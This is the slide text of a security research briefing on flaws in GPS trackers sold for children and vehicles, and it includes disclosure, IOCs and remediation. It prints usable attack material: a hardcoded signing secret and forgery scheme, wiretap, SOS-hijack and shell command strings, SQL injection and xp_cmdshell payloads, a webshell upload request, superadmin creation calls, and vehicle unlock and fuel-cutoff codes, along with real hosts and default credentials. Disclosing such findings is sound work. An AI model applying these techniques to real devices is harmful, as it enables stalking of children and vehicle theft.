KUMIO

BLACK HAT USA 2026 · DEF CON · 45-MIN BRIEFING

Tracking the Trackers

How we took over 26 million GPS devices sold to protect children and vehicles

Vangelis Stykas · Felipe Solferini

45 CVEs / 19 critical / 9× CVSS 10.0

THE PITCH

“A GPS watch keeps your kid safe”

Real-time location

See your child on the way to school.

SOS button

One press dials the parents.

Two-way calling

Voice and video with the child.

Geofence alerts

Notify when they leave a zone.

One of the fastest-growing consumer IoT segments, a multi-billion-dollar market.

THE REALITY

Every platform we tested can silently surveil the child it is sold to protect.

Silent wiretap | Forced video | Covert photos | Live GPS | From a free account

RESEARCH SCOPE

Three platforms. One supply chain.

SETRACKER

~10M

children's watches · 39 brands · 20+ countries

SINOTRACK

6M+

vehicles · 73,875 accounts on one cluster

TKSTAR · THINKRACE

20M+

upstream OEM · 37+ white-label brands

76+ brands · 26M devices · 50+ countries

WHAT WE ACHIEVED

Four kinds of impact, all confirmed

Remote code execution

NT AUTHORITY\SYSTEM on TKSTAR · xp_cmdshell on SinoTrack · unauth file-upload RCE on NewGPS2012.

Mass child surveillance

Silent wiretap, covert camera, forced video, live GPS on millions of minors, no real auth.

Vehicle immobilization

Remote fuel cutoff, circuit kill, and door unlock on 6M+ vehicles via unauthenticated API.

Full platform takeover

SinoTrack owned from demo/demo; superadmin in 2 API calls; SQLi to OS command execution.

WHO IS ON THE OTHER END

26 million endpoints are people who trusted a safety device.

Children 3–12

The primary market for the watch platforms.

Elderly wearers

Fall-detection and SOS wearables on the same backends.

Family & fleet vehicles

Anti-theft trackers across Africa, Latin America, Asia.

THE COMMON THREAD

The Shenzhen connection

All three platforms come from the same Shenzhen supply chain, YQT / 3G Electronics, Thinkrace, and SinoTrack build the hardware and software sold under dozens of brand names.

SinoTrack and TKSTAR share the same database username, the same protocol adapters, and the same architectural failures.

shared DB username

zhongkeGPS888

Not three vendors. One ecosystem with three entry points.

THIS IS NOT THE FIRST WARNING

Prior research & a standing ban

2017	Germany's Federal Network Agency bans children's smartwatches as covert surveillance devices.
2019	Avast discloses flaws in the T8 Mini tracker exposing 500k+ users.
2022	BitSight finds hardcoded passwords in MiCODUS MV720 trackers.
ongoing	BEUC repeatedly warns on flawed internet-connected children's toys.

WHAT THIS RESEARCH ADDS

Ecosystem, not a product

01 · Scale

Three platforms, 100+ brands, millions of devices, assessed together.

02 · Depth

Full chains: RCE, mass data extraction, real physical-world impact.

03 · Supply chain

Tracing white-label lineage: brand diversity ≠ vendor diversity.

HOW WE DID IT

Methodology

01

APK decompilation

jadx / apktool, endpoints, secrets, signing keys

02

Protocol reconstruction

FAQSH, Thinkrace, Concox / JT808 / TRV

03

Server-side code audit

Node.js source, decompiled .NET, ASP Classic

04

Infrastructure mapping

Clusters, DB endpoints, CDN, regional failover

05

Black-box testing

IDOR, SQLi, command injection, auth bypass

✓

Ethical throughout

Test accounts only. No user data exfiltrated.

PLATFORM PROFILE · 1 OF 3

SETracker / myaqsh.com

Vendor	YQT / 3G Electronics	Stack	Node.js (MAS) · MySQL RDS
Host	Alibaba Cloud, China	Regions	asia · eu · us · southam · vie · russ
White-label	46 apps / 39 brands	Target	children 3–12
Countries	20+	CVEs	16

PLATFORM PROFILE · 2 OF 3

SinoTrack / sinotrack.com

Vendor	Shenzhen Sinotrack Tech	Stack	Classic ASP / IIS 8.5
Database	SQL Server 2012 (sysadmin)	Origin IP	45.112.204.218 (CF)
Global devices	6,000,000+	Assessed cluster	82,451 devices
Users (cluster)	73,875	CVEs	12

PLATFORM PROFILE · 3 OF 3

NewGPS2012 / TKSTAR · Thinkrace

Vendor	Shenzhen Thinkrace Tech	Stack	ASP.NET 4.0 / IIS
Domains	mytkstar.net · gps85 · gps18	Protocol	.NET SocketService · 43 adapters
White-label	37+ brands	Est. devices	20,000,000+
DB user	zhongkeGPS888	CVE candidates	17

THE SCOREBOARD

What we filed

45

CVE candidates

19

rated Critical (9.0+)

9

at CVSS v3.1 10.0

3/3

platforms with RCE

SETracker 16 · SinoTrack 12 · NewGPS2012 / TKSTAR 17


CROSS-PLATFORM CORRELATION

The same holes, three times over

Anti-pattern	SETracker	SinoTrack	TKSTAR
No device ownership checks	●	●	●
Hardcoded secrets in the APK	●	●	●
Unauthenticated device commands	●	●	●
Remote wiretap / camera	●	●	●
SQL injection to sysadmin	n/a	●	●
Default demo credentials	●	●	●
Prior compromise evidence	,	,	webshells

ONE ARCHITECTURE

Same shape, same weak points



A SQL database and a device command gateway sit behind the app server. Commands flow both directions, telemetry up, surveillance and control down.

INSECURE BY DEFAULT

The defaults do half the work for you

Initialize.js, line 1

```
process.env.NODE_TLS_REJECT_UNAUTHORIZED = "0"
```

TLS validation disabled globally

Every outbound connection trusts any certificate. MITM is invited.

160+ no-auth endpoints

Filter.js whitelists registration, upload/download, payments, device binding.

WHERE WE ARE GOING

Roadmap

01 **SETracker, children's watches**

02 **SinoTrack, vehicles**

03 **TKSTAR / Thinkrace, the OEM**

04 **The brand illusion**

05 **Now what**

01

SETracker

Children's watches · myaqsh.com

~10M devices · 39 brands · 20+ countries · 16 CVEs

THE WHITE-LABEL WALL

39 brands, one server

Wonlex	SaveFamily	Garett Kids	KidiWatch	Aimoto Smart
SafeKid	Beafon	Rebel Cactus	Carneo Guard	Osmile
Bilicra Care	Olivfant	Deplay	Kuus	+ 25 more

all 39 → **myaqsh.com**

RECOVERED PRODUCTION SOURCE

Four files run the platform

Filter.js

HTTP filter, auth, rate limit, attack detection. Whitelists 160+ no-auth endpoints.

Initialize.js

Startup. Line 1 disables TLS cert verification globally.

8002.js · 41,000 lines

TCP handler for all 196+ D-code commands. Home of D4, shell, surveillance.

MAS.js

App-server config with hardcoded database credentials.

HARDCODED SECRETS (SET-05)

The authentication is client-side

Secret	Purpose
SECRPRO	signs all API requests (triple MD5)
AQSH	alternative signing key
3gtc	super-admin username (u_id=1)
MySQL creds	AWS RDS, full DB access
Firebase keys	40+ push accounts, all brands

The signing algorithm:

```
sign = md5(md5(md5(
  "SECRPRO" + params + "SECRPRO"
)))
```

Shipped in every APK on Google Play. Anyone can forge valid requests for any endpoint.

REQUEST FORGERY IN PRACTICE

A valid signature anyone can make

POST /S10APP/v2_sendOrder

```
sendurl = test?dev_id=1106229393
          &com=D4&param1=FIND
timestamppp = 1772226552590
sign_flag = KHDIW
sign = <triple-MD5>
```

the signing scheme

```
inner = join(sorted(params))
sign  = md5(md5(md5(
  "SECRPRO" + inner + "SECRPRO")))
```

SECRPRO ships in every APK. The signature proves nothing.

THE D4 COMMAND INJECTION (SET-01)

One line turns the whole protocol into an attack surface

8002.js, the D4 handler

```
cmd = [params.param1];
```

v2_sendOrder checks that the device is bound to your account. It never checks *which command* you send. Any bound parent, or anyone who forges the signature, can inject all 196+ commands.

196+ INJECTABLE COMMANDS

The arsenal

MONITOR	silent wiretap, mic open	PRYVCALL	forced video, no notification
rcapture	silent photo capture	shell	OS command execution (Android watches)
UPGRADE	unsigned firmware push	IP	redirect device to attacker server
SOSSMS	replace emergency contacts	POWEROFF / FACTORY	disable or wipe the device

Plus their own WiGLE-style database of Wi-Fi access points for geolocation.

CONFIRMED, ETHICALLY

Code 200: the command landed


```
{ "dev_id": "1106229393", "com": "D4",
  "code": 200,
  "current_utc_time": "2026-02-27 21:04:10" }
```


Validated with benign commands (FIND, VERNO) only. Delivery confirmed without harming any device or user.

LIVE DEMO

Silent wiretap

```
D4, MONITOR, +<attacker_phone>
```

The watch calls the attacker's number. Microphone open. No screen change, no LED, no audio alert. On any of 10M+ children's watches.

FAQSH PROTOCOL (SET-08)

Encryption in name only

XOR cipher

Key derived from the 10-digit Device ID.

DID sent in cleartext

Transmitted during the KI handshake.

No key rotation

One key for the device's entire lifetime.

No integrity check

No HMAC, no message authentication.

Capture the handshake → derive the key → decrypt all traffic. With the IP redirect command, that is a complete man-in-the-middle on any device.

IDOR ENUMERATION (SET-04)

10M devices, enumerable in ~46 hours

60 req/s

no rate limit, no lockout

v2_findDevicePhone	SIM number for any device ID
new_findUserDeviceByDid	parent email + child name
findDeviceListByUserId	capability flags: camera, mic, video
wx_checkLoginname	account-existence oracle

IDOR, WHAT IT ACTUALLY YIELDS

Pick your target before you touch it

91

live SIM numbers from a 5,000-DID sample

capability flags returned per device:

- CM:1 camera
- MT:1 wiretap
- VS:3 video

Plus parent email, child name, and role (Dad / Mom / Admin) via new_findUserDeviceByDid.

FULL CHAIN

App download to wiretap in 12 minutes

01 Register free account	02 Extract SECRPRO from APK	03 IDOR-enumerate device IDs
04 Resolve target: email + name	05 D4 MONITOR → wiretap	06 D4 PRYVCALL → video
07 D4 rcapture → photos	08 D4 IP → persistence	✓ Full audio/video surveillance

PERSISTENCE & RCE (SET-02, SET-09)

It does not have to be temporary

UPGRADE

Firmware persistence

Accepts an arbitrary URL, no signature check. Attacker firmware survives a factory reset.

shell

Android RCE

Seven Android watch models accept shell commands via D4, full OS command execution on a child's wrist.

ANDROID RCE (SET-02) · 7 WATCH MODELS

A rooted phone on a child's wrist

shell,	cat /data/data/*/databases/*	dump every app DB
shell,	content query --uri content://sms	read SMS
shell,	screencap -p /sdcard/sc.png	screenshot
shell,	settings put global http_proxy <ip>	MITM proxy
shell,	am start -a …CALL -d tel:<num>	force-dial

Affected: A6 · K4 · A9 · C403 · AY10 · A11 · A12

SOS NUMBER HIJACKING (SET-10)

The child presses SOS, and reaches the attacker.

D4, SOSSMS, +<attacker1>, +<attacker2>, +<attacker3>

Emergency contacts are overwritten with attacker-controlled numbers. The one feature parents rely on becomes a channel to the attacker.

BYPASS VECTORS (SET-11, SET-15)

Fixing D4 is not enough

D4 | D45 | D199 | D200 | D201

Four wildcard command handlers, identical behavior. Authorization is enforced by the app UI only, the API trusts the client to behave. The real fix is **per-command authorization**.

WIDENING THE BLAST RADIUS

Beyond the watch itself

SET-14 · APN manipulation

MITM at the carrier layer

Rewrite the cellular APN to route all device traffic through an attacker-controlled gateway.


SET-16 · smart-lock control

A watch bug becomes a door bug

The same watch protocol can actuate paired smart locks, no authentication on the command.

GLOBAL ARCHITECTURE

Every region proxies to one master



Regional servers proxy to Asia for WiFi geolocation, cell-tower cache, device registry, and user accounts. There is no real data residency.

SETRACKER, RECAP

A free account owns any watch

16

CVEs (4 critical)

196+

injectable commands

0

real per-command authz

Next: from the wrist to the road →

02

SinoTrack

Vehicles · sinotrack.com

6M+ devices · 73,875 accounts (one cluster) · 12 CVEs

THE DEMO ACCOUNT PROBLEM

It all starts with one login

demo / demo

A public demo account with no access restrictions. One endpoint, /APP/AppJson.asp , takes a command and its arguments, with no check that the caller owns the target.

120
stored procedures

52
hex device commands

THE ATTACK SURFACE IS ONE URL

Everything routes through AppJson.asp

```
POST /APP/AppJson.asp   Cmd=<procedure|hex>  Data=<args>
```

120
stored procedures

52
hex device commands

0
ownership checks

MASS DATA EXPOSURE (ST-01)

The whole platform, from one account

73,875
plaintext passwords

24,338
live GPS positions

10,474
vehicle records + PII

71
superuser accounts

Geofences reveal home and office addresses. Every password stored in plaintext, no hashing, no salt (ST-10).

VEHICLE SAFETY RELAYS (ST-03 · CVSS 10.0)

Direct control of the vehicle

Command	Hex	Physical action
Cut fuel	0x0204	engine dies
Cut circuit	0x0206	vehicle stops
Unlock door	0x021B	physical access
Disarm anti-theft	0x022C	silent approach
Forced shutdown	0x0268	tracking lost

No ownership verification. Requires only demo login + target TEID.

COVERT SURVEILLANCE (ST-04)

The same spying suite, over hex

Hex	Action
0x0202	silent wiretap, device calls attacker
0x0203	live audio monitor
0x0266	covert camera capture
SMS inject	write arbitrary SMS to any device (ST-11)

Personal & elderly trackers on the same backend, no ownership check, same as the vehicle relays.

PRE-RECORDED DEMO

Vehicle theft chain

demo / demo → door unlocked

90 seconds

Geographic search → owner PII → silence alarms → disarm → unlock. No registration, no payment, no device ownership.

SQL INJECTION TO RCE (ST-08, ST-09 · CVSS 10.0)

One endpoint, sysadmin

the entire query

```
EXEC [Cmd_value] [Data_value]
```

WAITFOR DELAY	3,494 ms → injection confirmed
IS_SRVROLEMEMBER	'sysadmin' = TRUE
xp_cmdshell	OS command execution confirmed

PROOF, WITH TIMINGS

Blind SQLi to OS command execution

…';WAITFOR DELAY '0:0:3'--	3,494 ms	injection ✓
IS_SRVROLEMEMBER('sysadmin')=1	3,470 ms	sysadmin ✓
sp_configure 'xp_cmdshell',1	,	enabled
xp_cmdshell 'ping -n 4 127.0.0.1'	3,531 ms	RCE ✓

SCOPE & HONEST LIMITS

What we saw, what we could not

the box

Windows Server 2012 R2

64 GB RAM · 12 CPU cores · 1 TB disk. SQL connection runs as sysadmin.

egress limitation

Outbound is firewalled

Local command execution confirmed; network exfil blocked. Immaterial, IDOR already exposes all data via the API.

PRIVILEGE ESCALATION (ST-07)

Demo to superadmin in 2 calls

```
# 1, create superuser Cmd=Proc_AddSuperUser   Data=attacker,pass,0
```

```
# 2, elevate to unlimited quota Cmd=Proc_ModSuperUser   Data=attacker,pass,0,99999,99999
```

The new superadmin can create more superadmins, unlimited propagation that survives password resets.

CLOUDFLARE BYPASS

The origin is exposed anyway

sinotrack.com resolves directly to → 45.112.204.218

The bare domain points at the origin, bypassing the WAF, rate limiting, and DDoS protection entirely.

FULL THEFT CHAIN + REAL-WORLD IMPACT

Locate, unlock, immobilize, go dark

geo search → owner PII → pattern of life → silence alarms → unlock → tracker off

Real fleets, real owners

Exposed records are primarily Kenyan fleet vehicles with names, plates, and phone numbers.

Safety of life

Fuel cutoff (0x0204) can be sent to a vehicle in motion.

PLAINTEXT STORAGE (ST-10, ST-12)

Every password. In plaintext. No hash, no salt.

73,875


plaintext account passwords

123456

default password on all 10,474 devices

CLUSTER ARCHITECTURE

Six front-ends, one database



Compromise one front-end and the shared backend exposes the entire cluster.

CASE STUDY · NAIROBI FLEET

A repeatable theft playbook

01	Proc_DragBoxFindCar	every car in a Nairobi bounding box
02	Proc_CarMaintain	owner name · plate · phone
03	Proc_GetTrack	weeks of movement → pattern of life
04	0x022C → 0x021B	disarm anti-theft, unlock doors
05	0x0268	power off tracker, owner gets no alert

No registration, no payment, no device ownership. Real owners, real plates.

SINOTRACK, RECAP

demo / demo owns the platform

12

CVEs (9 critical)

6M+

vehicles at risk

RCE

xp_cmdshell, sysadmin

Next: the OEM upstream of it all →

03

TKSTAR · Thinkrace

The upstream OEM · NewGPS2012

20M+ devices · 37+ brands · 17 CVE candidates

UPSTREAM OEM

The OEM behind the OEMs

The NewGPS2012 codebase powers TKSTAR and 37+ white-label brands. The same protocol adapters, KKS, JT808, TRV, Concox, appear in both this platform and SinoTrack.

shared DB username

zhongkeGPS888

Identical across SinoTrack and NewGPS2012, same codebase or deployment template.

DECOMPILED BINARIES

Four assemblies, one verdict

NewGPS2012.Logic.dll 716 KB

957 SQL strings, 56+ built by string concatenation.

NewGPS2012.Entity.dll 134 KB

89 entity classes with plaintext password fields.

NewGPS2012.Framework.dll 56 KB

DES with hardcoded key SRKJ1002, unsalted MD5.

SocketService.exe 401 KB

TCP handler, 43 protocol adapters, 12 injectable SQL patterns.

CODEBASE AUDIT

957 SQL strings in one DLL

277
parameterized (safe)

56
string concatenation (vuln)

3
String.Format (vuln)

Parameterized and injectable queries live in the same file. Plaintext passwords, DES with a hardcoded key SRKJ1002, unsalted MD5.

75+ SQL INJECTION POINTS

Injectable across every function

5	authentication bypass
12	device lookup by serial / IMEI
6	command-queue operations
6	user-account manipulation
3	financial ops, stacked queries, balance manipulation

56 in Logic.dll · 12 in SocketService.exe · 6 in VDataProcessing.DAL.dll.

CONFIRMED RCE (CC-12 · CVSS 10.0)

All the way to SYSTEM

01 APK → hardcoded key 7DU2DJFDR8321

02 Login 888 / 123456

03 SQLi in GetCommandList via SN param

04 Enable xp_cmdshell → whoami

✓ **NT AUTHORITY\SYSTEM**

DB: YiwenGPS · SQL user: yiwen196sa (sysadmin)

TIME-BASED BLIND EXTRACTION

Spelling out the whoami

```
IF(ASCII(SUBSTRING((SELECT TOP 1 output FROM #tmp),1,1))=78)
  WAITFOR DELAY '0:0:3'--
# char 1 = 78 = 'N'
```

78→N 84→T → … → **NT AUTHORITY\SYSTEM**

DB: YiwenGPS · SQL user: yiwen196sa (sysadmin)

UNAUTHENTICATED FILE UPLOAD (CC-01 · CVSS 9.8)

A second, independent RCE

```
POST /Ajax/UploadAjaxJYZ.aspx   # no auth filename="../../shell.aspx"   # path traversal
```

No authentication, no filename sanitization. Drop a webshell anywhere on disk. Confirmed execution as iis apppool\web.

WIDE OPEN, AND ALREADY BREACHED

We were not the first ones here

TCP :3456 · SecurityMode.None

WCF command service

Anyone on the network can send device commands by IMEI. No authentication at all.

cmdasp.rar · 2024-10-23

Prior compromise

Known webshells in the PicImages directory. The platform was already compromised before us.

INJECTABLE BELOW THE API (CC-02)

Even the TCP socket is injectable

port 8014, send an IMEI, get SQLi

```
SELECT DeviceID FROM Devices
WHERE SerialNumber='1234567890'; WAITFOR DELAY '0:0:5'--'
```

A 5-second delay from a raw socket confirms blind SQLi with no HTTP API involved. A second clean injection sits in the unauthenticated OpenAPIV4 DeleteWarn endpoint.

HARDCODED CREDENTIALS (CC-04)

Eight+ secret sets, none rotating

Secret	Use
7DU2DJFDR8321	API key in the mobile APK
888 / 123456	demo login
SRKJ1002	DES encryption key
thinkrace@gmail / Top2000	SMTP credentials in code
zhongkeGPS888	shared MSSQL database login

PRODUCTION ESTATE

The front door is propped open

Host	IP	Exposure
mytkstar.net	47.88.85.196	RCE
gps85.com	47.88.137.243	RDP exposed
device gateway	47.105.233.230	WCF :3456
new.gpscar.cn	primary web	dir browsing

TKSTAR, RECAP

Two roads to SYSTEM

17

CVE candidates

75+

SQL injection points

2024

webshells found on-server

Next: why none of this is really about three vendors →

04

The brand illusion

Brand diversity is not vendor diversity

THE CONSUMER TRAP

Switching brands changes nothing

Same backend

Wonlex → SaveFamily is a sticker change. Both are myaqsh.com.

Certs mislead

“CE certified” covers the hardware, not the backend security.

Resellers blind

Many do not know their product uses a shared backend from China.

SHARED CREDENTIAL PATTERNS

The same shortcuts, everywhere

	SETracker	SinoTrack	TKSTAR
Default device pw	n/a	123456	123456
Admin pw	3gtc	admin	079027
SMTP creds in code	●	,	●
Shared DB user	adfhlshoews	zhongkeGPS888	zhongkeGPS888

SHARED PROTOCOL CODE

The same adapters in both platforms

KKS | JT808 | TRV | Concox

The CmdVT77.js and CmdCarBurglar.js files reference the exact model numbers (VT77 / VT88 / VT99) and command codes used in SinoTrack's API. Same lineage, different labels.

DATA SOVEREIGNTY

A European-branded watch sends your child's location to Shenzhen.

EU-branded watch → asia.myaqsh.com → Alibaba Cloud, China

No GDPR disclosure. Regional servers proxy back to the Asia master.

THE SHARED DNA

zhongkeGPS888

The identical database username in both SinoTrack and NewGPS2012.

Two “independent” vendors. One codebase lineage.

SEVERITY DISTRIBUTION

Nothing below High

19

Critical (9.0–10.0)

SET 4 · ST 9 · CC 6

26

High (7.0–8.9)

SET 12 · ST 3 · CC 11

0

Low / Medium

CONFIRMED VS. ESTIMATED

How big is this, really?

Platform	Confirmed	Ecosystem
SETracker	~10M DIDs	millions
SinoTrack	82,451	6,000,000+
NewGPS2012 / TKSTAR	4,612+	20,000,000+
Combined	**~10.1M**	**~36M+**

THE DISCLOSURE PROBLEM

One bug. 39 brands. 20+ jurisdictions. One vendor who can actually fix it.

1 backend bug → 39 consumer brands → a recall fixes only one

REGULATORY IMPLICATIONS

Broken law in every jurisdiction

GDPR (EU)

Children's location = special-category data (Art. 9). Undisclosed transfer to China breaches Art. 13/14.

COPPA (US)

Location, photos, and audio from under-13s with no verifiable parental consent.

Wiretap laws

MONITOR / PRYVCALL violate 18 U.S.C. § 2511, ePrivacy, and equivalents.

The disclosure problem

One bug → 39 brands, 20+ jurisdictions. A national recall fixes one; the rest stay open.

THE WHOLE TALK, IN FOUR NUMBERS

26M
devices

76+
brands

45
CVEs

0
real authentication

THREAT MODEL REFRAME

The threat is not a nation-state.

It is a stalker, an abusive ex, or a predator, with a free account and a public APK. No budget, no zero-day, no skill barrier.

05

Now what

Guidance for parents, defenders, and operators

FOR PARENTS

Assume compromise

01 Assume your child's watch is compromised. The vulnerability density is too high to trust any current product.

02 Power it off when tracking is not essential, bedtime, indoors, at home.

03 Do not rely on the SOS button, contacts can be remotely hijacked.

04 Check the backend. If the app talks to myaqsh.com, sinotrack.com, or gpsxitong.com, this applies to you.

FOR NETWORK DEFENDERS, IOCS

What to watch for

Platform	Signature
SETracker	*.myaqsh.com : 8081/8101/8002 · com=D4&param1=
SETracker	KI handshake pattern [CS*<10 digits>*
SinoTrack	45.112.204.218 · WAITFOR DELAY / xp_cmdshell
SinoTrack	hex commands 0x02xx to non-owned devices
TKSTAR	mytkstar.net / gps85.com · WCF :3456

FOR PLATFORM OPERATORS

None of this is exotic

- ✓ Per-command authorization, every command type
- ✓ Enable TLS validation & cert pinning
- ✓ Hash passwords (Argon2 / bcrypt), delete plaintext
- ✓ Kill hardcoded secrets → HSM-backed secrets
- ✓ Parameterize every SQL query
- ✓ Rate limit per-user, per-endpoint; segment the architecture

COORDINATED DISCLOSURE

Handled responsibly

2026-02-27	SETracker assessment begins
2026-03-01	SinoTrack assessment begins
2026-03-12	Assessment concludes, findings validated
TBD	Vendor notification · CVE reservations · CISA ICS-CERT
+90 days	Public disclosure

FUTURE RESEARCH

Where this goes next

01

Firmware analysis, OTA, FAQSH, Android runtime

02

Cellular attacks, APN & modem control

03

Expand the brand-to-backend map

04

Cross-vendor device redirection (shared adapters)

05

Passive detection tooling for D4 / hex abuse

06

Do MiCODUS, Queclink, Coban share the lineage?

FULL CVE CATALOG · SETRACKER (16)

SET-01	D4 TCP command injection	8.8
SET-02	RCE via SHELL (Android)	9.1
SET-03	Device redirection	9.1
SET-04	IDOR phone enumeration	7.5
SET-05	Hardcoded crypto secret	9.8
SET-06	Silent wiretap (MONITOR)	8.1
SET-07	Forced video (PRYVCALL)	8.1
SET-08	Weak encryption (FAQSH)	7.4
SET-09	Malicious firmware push	9.1
SET-10	SOS number hijacking	8.6
SET-11	Wildcard bypass D45/D199+	8.8
SET-12	Silent camera capture	8.1
SET-13	Device destruction	7.1
SET-14	Cellular APN manipulation	8.1
SET-15	Missing per-cmd authz	8.8
SET-16	Smart-lock remote control	7.6

FULL CVE CATALOG · SINOTRACK (12)

ST-01	Mass IDOR, all platform data	9.1
ST-02	Unauth device control	9.8
ST-03	Vehicle safety relay control	10.0
ST-04	Covert surveillance	9.8
ST-05	Device network hijacking	9.8
ST-06	Safety feature disablement	9.1
ST-07	Priv esc, demo to superadmin	9.8
ST-08	SQLi sysadmin, stacked	10.0
ST-09	RCE via xp_cmdshell	10.0
ST-10	Plaintext passwords	7.5
ST-11	SMS injection to any device	8.6
ST-12	Default device pw 123456	8.1

FULL CVE CATALOG · NEWGPS2012 / TKSTAR (17)

CC-01	Unauth file upload (RCE)	9.8
CC-02	SQLi in DeleteWarn	9.8
CC-03	Plaintext passwords	9.1
CC-04	Hardcoded DB credentials	9.1
CC-05	Directory browsing	7.5
CC-06	IMEI auth, no rate limit	8.1
CC-07	Insecure session state	7.4
CC-08	Unauth camera access	7.5
CC-09	IDOR in all ASMX APIs	8.6
CC-10	WCF service, no security	7.5
CC-11	2nd file-upload handler	8.8
CC-12	SQLi GetCommandList → SYSTEM	10.0
CC-13	Hardcoded API key in APK	8.6
CC-14	SQL Server as SYSTEM	9.0
CC-15	Default demo accounts	8.1
CC-16	RDP exposed on prod	7.3
CC-17	Multi-tenant, no isolation	8.1

• LIVE DEMO

The brand shuffle

Five watches. Five brands. “Which one is safest?”

5 brands, one Wireshark capture → all connect to myaqsh.com

THANK YOU

Brand diversity is not vendor diversity.

Full PoC chains, the CVE catalog, and the brand-to-backend mapping are in the whitepaper.

Vangelis Stykas · Felipe Solferini

Coordinated disclosure · 90-day deadline · CISA ICS-CERT notified

Questions?